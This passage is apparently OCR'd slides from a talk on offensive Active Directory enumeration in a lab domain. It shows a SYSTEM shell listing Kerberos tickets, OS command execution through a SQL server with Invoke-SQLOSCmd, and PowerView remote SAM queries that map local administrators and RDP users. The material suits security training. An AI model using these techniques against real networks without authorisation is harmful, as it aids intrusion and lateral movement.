


```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>klist

Current LogonId is 0:0x3e7

Cached Tickets: (3)

#0>     Client: ws04$ @ CAPSULE.CORP
        Server: krbtgt/CAPSULE.CORP @ CAPSULE.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 1/18/2020 13:01:47 (local)
        End Time:   1/18/2020 23:01:47 (local)
        Renew Time: 1/25/2020 13:01:47 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.CAPSULE.CORP

#1>     Client: ws04$ @ CAPSULE.CORP
        Server: krbtgt/CAPSULE.CORP @ CAPSULE.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 1/18/2020 13:01:47 (local)
        End Time:   1/18/2020 23:01:47 (local)
        Renew Time: 1/25/2020 13:01:47 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01.CAPSULE.CORP
```




```
PS C:\> Invoke-SQLOSCmd -Command whoami -Instance Sqlserver01.capsule.corp -RawResults
cap\sqlsvc01

output
------



PS C:\> Invoke-SQLOSCmd -Command "dir \\dc01\sysvol" -Instance Sqlserver01.capsule.corp  -RawResults
 Volume in drive \\dc01\sysvol has no label.
 Volume Serial Number is EE80-4396

output
------

 Directory of \\dc01\sysvol

30/06/2019  16:50    <DIR>          .
30/06/2019  16:50    <DIR>          ..
30/06/2019  16:50    <JUNCTION>     CAPSULE.CORP [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)     556.326.912 bytes free
```

Enumeration approach?


CAPSULE.CORP
LDAP
NTDS
Domain Controller
HostA
CAP\Goku

CAPSULE.CORP



LDAP

NTDS

Domain Controller

Local Privileges* & Sessions & Logons

Local Privileges* & Sessions & Logons

Local Privileges* & Sessions & Logons

Local Privileges* & Sessions & Logons

Local Privileges* & Sessions & Logons

HostA

CAP\Goku

Simplifying it

- **Local Privileges**
  - Who is a local admin and where?
- **Logons and Network Sessions**
  - Where are Domain Admins logged on?
- **LDAP**
  - What objects are there, and how they relate to each other?

REMEMBER

As long as you have visibility to a Domain Controller and domain credentials, you can access tons of GOODIES

Offensive AD Enumeration

Local Privileges


Who… and where?

- Who is a local admin and where?
- Who can RDP and where?
- Who can use PS Remoting and where?
- …

Privileged Local Groups

Members of the following local groups for each system of the domain?

- Administrators
- Remote Desktop Users
- Distributed COM Users
- Remote Management Users
- …




```
PS C:\Users\yamcha\Desktop> Get-LocalGroupMember -Group Administrators

ObjectClass Name                 PrincipalSource
----------- ----                 ---------------
Group       CAP\Domain Admins    ActiveDirectory
User        CAP\Yamcha           ActiveDirectory
User        WS04\Administrator   Local
User        WS04\LocalAdmin      Local


PS C:\Users\yamcha\Desktop>
```

We mostly care about:

- Local privileged accounts sharing the same password across systems (watchout UAC degrading tokens)
- Domain users/groups members of local privileged groups

CAPSULE.CORP Domain



NTDS

Domain Controller

LDAP

1

2

GPO Enum

SAM Enum

SAM Enum

SAM Enum

SAM Enum

SAM

SAM

SAM

SAM

SAM

SAM

SAM


SAM

HostA


CAP\Goku

Remote SAM

- Win32 API (PowerView)
    - NetLocalGroupGetMembers
    - NetLocalGroupEnum
    - NetUserEnum
- ADSI WinNT Provider (PowerView)
- MS-RPC (Impacket)



```
PS C:\Users\Goku\Desktop> Get-NetLocalGroupMember -ComputerName ws04 -GroupName Administrators


ComputerName : ws04
GroupName    : Administrators
MemberName   : WS04\Administrator
SID          : S-1-5-21-1500086021-2152398682-3473480188-500
IsGroup      : False
IsDomain     : False

ComputerName : ws04
GroupName    : Administrators
MemberName   : WS04\LocalAdmin
SID          : S-1-5-21-1500086021-2152398682-3473480188-1001
IsGroup      : False
IsDomain     : False

ComputerName : ws04
GroupName    : Administrators
MemberName   : CAP\Domain Admins
SID          : S-1-5-21-1539649939-3138842733-3513344561-512
IsGroup      : True
IsDomain     : True

ComputerName : ws04
GroupName    : Administrators
MemberName   : CAP\Yamcha
SID          : S-1-5-21-1539649939-3138842733-3513344561-1117
IsGroup      : False
IsDomain     : True
```



```
PS C:\Users\Goku\Desktop> Get-NetLocalGroupMember -ComputerName ws04 -GroupName "Remote Desktop Users"


ComputerName : ws04
GroupName    : Remote Desktop Users
MemberName   : CAP\oolong
SID          : S-1-5-21-1539649939-3138842733-3513344561-1118
IsGroup      : False
```

Restrictions – Remote SAM

- Older systems allow any Domain User by default

